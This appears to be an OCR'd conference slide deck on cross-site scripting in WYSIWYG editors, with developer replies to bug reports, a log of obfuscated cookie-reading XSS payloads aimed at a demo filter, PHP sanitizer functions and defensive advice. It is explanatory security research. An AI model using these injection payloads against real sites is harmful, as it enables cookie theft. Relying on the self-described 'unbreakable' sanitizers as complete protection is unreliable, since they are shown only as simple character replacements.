
YouTube's embed code for video sharing looks like ...

```
<object width="560" height="315">
<param name="movie" value="//www.youtube-nocookie.com/v/-
RHPq4Z-8p8?hl=en_US&amp;version=3"></param>
<param name="allowFullScreen" value="true"></param>
<param name="allowscriptaccess" value="always"></param>
<embed src="//www.youtube-nocookie.com/v/-RHPq4Z-8p8?
hl=en_US&amp;version=3" type="application/x-shockwave-
flash" width="560" height="315" allowscriptaccess="always"
allowfullscreen="true"></embed></object>
```


For XSS ...

Simply add onmouseover=alert(1) in <object> & <embed> tags ...


XSSed Raptor



Microsoft's WYSIWYG Editor for Wiki Articles Posting



XSSed Microsoft.com's WYSIWYG Editor



Microsoft's WYSIWYG Editor's Fix at the moment ...

http://social.technet.microsoft.com/wiki/contents/articles/26824.dhhfhdfhdfhdhdfhdretertertert.aspx

Why almost all WYSIWYG Editors are vulnerable?

But first lets see some comments from developers on my reported bugs in WYSIWYG editors

Developers Comments

#1

mikepmtl commented on Apr 13

Why don't you simply filter out what you don't want upon submission server side? Some of us use it in the back end to add/edit content.

...

#2

daviferreira commented on Apr 13

You should handle this on server side, when you save your content :)

#3

yakatz commented on Apr 13

That is how it is supposed to work. If you don't want it to do that, you need to implement a filter in your save method.

#4

dorgan commented on Apr 13

I would expect this to be how it works. As this is a WYSIWYG editor. If you're worried about that type of stuff extend the code for your needs or filter this server side.

...

#5

Petah commented on Apr 13

Hi,

Its generally considered unsafe to do any kind of data sanitisation on the front end. For this reason sanitisation should be performed in your backend implementation.

#6

azki commented on Apr 14

해당 부분은 글 저장 시 서버 사이드에서 처리하는 것이 좋지 않을까 생각합니다.
비슷한 이슈와 답변이 동일하게 있네요. 아무튼, 제보 감사합니다. 좋은 하루 되세요.

Reasons

`Transfer of responsibility`+ `Laziness`

Developers of the WYSIWYG editors think that developers of the server-side/back-end or web applications will do sanitization while developers of web applications are happy to include WYSIWYG editors "AS IT IS" ...


Enough Breaking ...

Lets Present Unbreakable Sanitizer/Filter

What? ... Unbreakable? :-D

http://demo.chm-software.com/7fc785c6bd26b49d7a7698a7518a73ed/

81570 failed XSS attempts




25.06.2014 13:41:30	122.160.75.101	CATCH ALL	GET	name	this["document"][({} [])[! [] !![] !![] !![] !![]] ({} [])[!![]] ({} [])[!![]] "kie"]svg/onload=alert(0)>
25.06.2014 13:41:25	122.160.75.101	CATCH ALL	GET	name	this["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x63\x6f\x6f\x6b\x69\x65"]svg/onload=alert(0)>
25.06.2014 13:41:25	122.160.75.101	CATCH ALL	GET	name	this["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x63\x6f\x6f\x6b\x69\x65"]svg/onload=alert(0)>
25.06.2014 13:41:25	122.160.75.101	CATCH ALL	GET	name	this["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x63\x6f\x6f\x6b\x69\x65"]svg/onload=alert(0)>
25.06.2014 13:41:21	122.160.75.101	CATCH ALL	GET	name	this["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["cookie"]svg/onload=alert(0)>
25.06.2014 13:41:20	122.160.75.101	CATCH ALL	GET	name	this["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["cookie"]svg/onload=alert(0)>
25.06.2014 13:41:20	122.160.75.101	CATCH ALL	GET	name	this["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["cookie"]svg/onload=alert(0)>
25.06.2014 13:41:15	122.160.75.101	CATCH ALL	GET	name	this["document"]["\x63\x6f\x6f\x6b\x69\x65"]svg/onload=alert(0)>
25.06.2014 13:41:15	122.160.75.101	CATCH ALL	GET	name	this["document"]["\x63\x6f\x6f\x6b\x69\x65"]svg/onload=alert(0)>
25.06.2014 13:41:15	122.160.75.101	CATCH ALL	GET	name	this["document"]["\x63\x6f\x6f\x6b\x69\x65"]svg/onload=alert(0)>
25.06.2014 13:41:11	122.160.75.101	CATCH ALL	GET	name	this["document"]["cookie"]svg/onload=alert(0)>
25.06.2014 13:41:11	122.160.75.101	CATCH ALL	GET	name	this["document"]["cookie"]svg/onload=alert(0)>
25.06.2014 13:41:11	122.160.75.101	CATCH ALL	GET	name	this["document"]["cookie"]svg/onload=alert(0)>
25.06.2014 13:41:05	122.160.75.101	CATCH ALL	GET	name	this[({} [])[!![]] (![] [])[! [] !![]] ([][[]] [])[! [] !![] !![]] (!![] [])[!![]] (!![] [])[[]]]svg/onload=alert(0)>
25.06.2014 13:41:05	122.160.75.101	CATCH ALL	GET	name	this[({} [])[!![]] (![] [])[! [] !![]] ([][[]] [])[! [] !![] !![]] (!![] [])[!![]] (!![] [])[[]]]svg/onload=alert(0)>

"The solutions all are simple...
after you have arrived at them."

(Robert M. Pirsig, American novelist)

Protection against JavaScript execution via common attributes (e.g., id, title etc) in WYSIWYG Editors

Attribute Context Attack Methodology & Implementation of a generic `attributeContextCleaner` function




```php
<?php
function attributeContextCleaner($input) {

  $bad_chars = array("\"", "'",  "``");

  $safe_chars = array("&quot;", "&apos;", "&grave;");

  $output = str_replace($bad_chars, $safe_chars, $input);

  return stripslashes($output);
}
?>
```


What if attacker will use encoding?

See fiddle for an answer ...

http://jsfiddle.net/9t8UM/3/

Protection against JavaScript execution via `style` attribute in WYSIWYG Editors

Style Context Attack Methodology & Implementation of a generic `styleContextCleaner` function




```php
<?php
function styleContextCleaner($input) {

  $bad_chars = array("\"", "'", "(", "\\\\", "<", "&");

  $safe_chars = array("&quot;", "&apos;", "&lpar;", "&bsol;", "&lt;", "&amp;");

  $output = str_replace($bad_chars, $safe_chars, $input);

  return stripslashes($output);
}
?>
```

Questions Arise ...


```
Why double quote is there?
e.g., <span style="injection point"></span>
      <span style="color:red;"onmouseover="alert(1)"></span>

Why single quote is there?
e.g., <span style='injection point'></span>
      <span style='color:red;'onmouseover='alert(1)'></span>

why back tick `` is not there?
e.g., <span style='injection point'></span>
      <span style='``onmouseover=alert(1)'></span>
BUT IN OLD IE BROWSERS IT WILL RENDER AS ....
      <SPAN></SPAN>
so no need to filter ``

Why < is there?
All above cases make use of an style attribute but what if developers are using style tag ... i.e.,
<style>injection here</style> then attacker can close the style tag and may execute JavaScript e.g.,

 <style>injection here</style>
 <style></style><script>alert(1)</script></style>
```

Features of `styleContextCleaner()`. It allows simple styles ...

```
background-color:green;
text-align: center;
text-decoration: line-through;
font-family: Monospace;
font-size: 20px;
font-style: italic;
text-shadow: 5px 5px 5px #FF0000;
margin-bottom: 100px;
border-style: solid;
outline-style:dotted;
```

Protection against JavaScript execution via `url` e.g., img's src and/or anchor's href attribute

Implementation of `urlContextCleaner()`



See my XSS filter if you want to allow harmless tags ...

http://xssplayground.net23.net/xssfilter.html

General Guidelines for XSS Protection

HttpOnly Cookies


Iframe's `sandbox` attribute

Content Security Policy without `unsafe-inline` and `unsafe-eval`

